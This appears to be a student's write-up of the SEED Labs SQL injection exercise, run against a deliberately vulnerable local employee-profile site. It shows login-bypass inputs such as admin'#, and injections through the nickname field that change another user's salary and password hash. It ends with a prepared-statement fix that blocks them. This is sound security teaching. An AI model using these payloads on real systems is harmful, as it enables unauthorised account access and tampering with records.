

Lab 4 SQL Injection

Setup

0.1 Start Apache server

```
Terminal
[11/11/21]seed@VM:~/.../lab4$ sudo service apache2 start
[11/11/21]seed@VM:~/.../lab4$
```

0.2 URL: www.SEEDLabSQLInjection.com and cd into /var/www/SQLInjection/ directory

www.seedlabsqlinjection.com

Employee Profile Login

USERNAME

PASSWORD

Login

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```
[11/11/21]seed@VM:~/.../lab4$ cd /var/www/SQLInjection/
```

0.3 Login with username “admin” and password “seedadmin”

Employee Profile Login

USERNAME

PASSWORD

This connection is not secure. Logins entered here could be compromised. [Learn More](#)

Login

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```
www.seedlabsqlinjection.com/unsafe_home.php?username=admin&Password=seedadmin
```

The URL indicates that the site communicates with the database using php code, passing the input fields to the username and Password variables.

Task 01: MySQL Console**1.1 Command to login to console**

```
[11/11/21]seed@VM:~/SQLInjection$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

1.2 Load database "Users"

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

1.3 View all tables in database

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

1.4 View all rows in table "credential"

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address |
| Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Boby | 20000 | 50000 | 4/20 | 10213352 | | |
| | | | 5781e039dc25640bb6b230e934af80de7ce9fcb0 |
| 3 | Ryan | 30000 | 90000 | 4/10 | 98993524 | | |
| | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 40000 | 1/11 | 32193525 | | |
| | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | |
| | | | 99343bfff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | |
| | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

1.5 View info of user name "Alice"

```
mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address |
| Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | |
| | | fdb918bdae83000aa54747fc95fe0470fff4976 |
+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Task 02:

2.1 SQL Injection attack via webpage: From looking at unsafe_home.php file, inject the SQL code attack on the user authentication page. Since password is hashed, inject through username input and include comment after it.

```
72 // sql query to authenticate the user
73 $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
74 FROM credential
75 WHERE name= '$input_uname' and Password='$hashed_pwd'";
76 if (!$result = $conn->query($sql)) {
77     echo "</div>";
```

Employee Profile Login

USERNAME

PASSWORD

admin'#

Login

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Successful login without password (see url):

www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23&Password=

Home

Edit Profile

User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	40000	9/20	10211002				
Boby	20000	40000	4/20	10213352				

2.1) in quotes, login to SQL database through the terminal

```
<!--></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th>  
<td>999999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr>  
</td><td></td></td></tr></tbody></table> <br><br>  
<div class="text-center">  
    <p>  
        Copyright &copy; SEED LABS  
    </p>  
</div>  
</div>  
<script type="text/javascript">  
function logout(){  
    location.href = "logout.php";  
}  
</script>  
</body>  
</html>[11/11/21]seed@VM:~$
```

Employee Profile Login

USERNAME	!; UPDATE credential SET NickName=
PASSWORD	Password

Login

www.seedlabsqlinjection.com/unsafe_home.php?username='%3B+UPDATE+credential+SET+NickName%3D'byebyeAlice'+WHERE+Name%3D'Alice'%3B%23&Password=

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET NickName='byebyeAlice' WHERE Name='Alice';#' and Password=' at line 3]\n

Task 03: SQL Injection attack on “UPDATE” statement

3.1 Review of unsafe_edit_backend.php revealed a location to inject a SQL code to update Alice’s salary, line 54 where no password is required. This would be done in the “nickname” input on the Edit Profile page.

```

46 if($input_pwd!=''){
47     // In case password field is not empty.
48     $hashed_pwd = sha1($input_pwd);
49     //Update the password stored in the session.
50     $_SESSION['pwd']=$hashed_pwd;
51     $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneN
    where ID=$id;";
52 }else{
53     // if password field is empty.
54     $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumb
    where ID=$id;";

```

Alice's Profile Edit

NickName

Email

Alice Profile

Key	Value
Employee ID	10000
Salary	40000

3.2 SQL Injection to modify Bob’s salary: first use SQL injection to login to Bobby’s account, in Edit Profile page enter the SQL injection code to set Bobby’s salary to 1 cent. The resulting value displays 0 for Bobby’s salary because the salary variable is defined as an integer.

Employee Profile Login

USERNAME

PASSWORD

Boby's Profile Edit

NickName

Email

Boby Profile	
Key	Value
Employee ID	20000
Salary	0
Birth	4/20


3.3 Modifying Bobby's password: Since the passwords are encrypted with a sha-1 algorithm, I created a php file to print to the terminal the sha-1 encryption of the string "1cPerYear". I then ran the file in the terminal and copied the encrypted password and entered it in the "UPDATE" statement in the Edit Profile page. This was successful as it allowed me to login using the password "1cPerYear".

```
bobypwd.php (~/Desktop) - gedit
Open
```

```
<?php
echo sha1("1cPerYear");
?>
```

```
[11/12/21]seed@VM:~/Desktop$ php bobypwd.php
5781e039dc25640bb6b230e934af80de7ce9fcb0[11/12/21]
```

Boby's Profile Edit	
NickName	<input type="text" value="', Password='5781e039dc25640"/>
Email	<input type="text" value="Email"/>


Employee Profile Login	
USERNAME	<input type="text" value="Boby"/>
PASSWORD	<input type="password" value="....."/>
 This connection is not secure. Logins entered here could be compromised. Learn More	
<input type="button" value="Login"/>	

Boby Profile	
Key	Value
Employee ID	20000
Salary	0
Birth	4/20

Task 04: Countermeasure – Prepared Statements**4.1 Made copies of “unsafe_home.php” and “unsafe_edit_backend.php”**

```
[11/12/21]seed@VM:~/SQLInjection$ sudo cp unsafe_home.php unsafe_home_cp.php
[11/12/21]seed@VM:~/SQLInjection$ ls
css                safe_edit_backend.php  unsafe_edit_backend.php  unsafe_home.php
index.html         safe_home.php          unsafe_edit_frontend.php
logoff.php         seed_logo.png         unsafe_home_cp.php
[11/12/21]seed@VM:~/SQLInjection$ sudo cp unsafe_edit_backend.php unsafe_edit_backend_cp.php
[11/12/21]seed@VM:~/SQLInjection$ ls
css                safe_home.php          unsafe_edit_frontend.php
index.html         seed_logo.png         unsafe_home_cp.php
logoff.php         unsafe_edit_backend_cp.php  unsafe_home.php
safe_edit_backend.php  unsafe_edit_backend.php
```

4.2 Made modifications to “unsafe_home.php” and “unsafe_edit_backend.php”. In line 73, a prepared statement is created using the `prepare()` function, with a “?” entered for the name and Password variables in the SQL query. Then the `bind_param()` function is used to bind the parameters to the SQL query, with “ss” indicating the type for each parameter (both strings). Once the entered values are binded to the parameters, the `execute()` function allows the database to execute the statement. This can be done multiple times even as the values are changed. The values in the results are then binded to the variables through the `bind_result()` function. The `fetch()` method is then called to obtain the query results, and finally the database connection is closed with the `close()` call.



```
71 $conn = getDB();
72 // Sql query to authenticate the user
73 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
74 FROM credential
75 WHERE name= ? and Password= ?");
76 $sql->bind_param("ss", $input_undef, $hashed_pwd);
77 $sql->execute();
78 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);
79 $sql->fetch();
80 $sql->close();
81 // edit above
82 if($id!=""){
83     // If id exists that means user exists and is successfully authenticated
84     draw! about($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
```

4.3 After saving these changes to unsafe_home.php, I attempted to login using the SQL injection code for Alice’s username and the terminal SQL injection for admin login, which were both unsuccessful.

Employee Profile Login

The account information your provide does not exist.

USERNAME

Alice'#

Go back

```
</div></nav><div class='container text-center'><div class='alert alert-dan
ger'>The account information your provide does not exist.<br></div><a href='inde
x.html'>Go back</a></div>[11/12/21]seed@VM:~$
```

Also when attempting to edit Bobby's salary through the Profile Edit page using a SQL injection, it only stored that statement into Bobby's nickname since the value was bounded to that variable. This is a result of changing the code in the "unsafe_edit_backend.php" file.

Bobby's Profile Edit

NickName

Email

Bobby Profile

Key	Value
Employee ID	20000
Salary	0
Birth	4/20
SSN	10213352
NickName	', salary=30000 WHERE name='Bobby';#

```

48 $hashed_pwd = sha1($input_pwd);
49 //Update the password stored in the session.
50 $_SESSION['pwd']=$hashed_pwd;
51 $sql = $conn->prepare("UPDATE credential SET
    nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
52 $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$hashed_pwd,
    $input_phonenumber);
53 $sql->execute();
54 $sql->close();
55 }else{
56 // if password field is empty.
57 $sql = $conn->prepare("UPDATE credential SET nickname=?,email=?,address=?,PhoneNumber=? whei
    $id;");
58 $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$input_phonenumber);
59 $sql->execute();
60 $sql->close();
61 }
62 $conn->close();
63 header("Location: unsafe_home.php");
64 exit();
65 ?>
66

```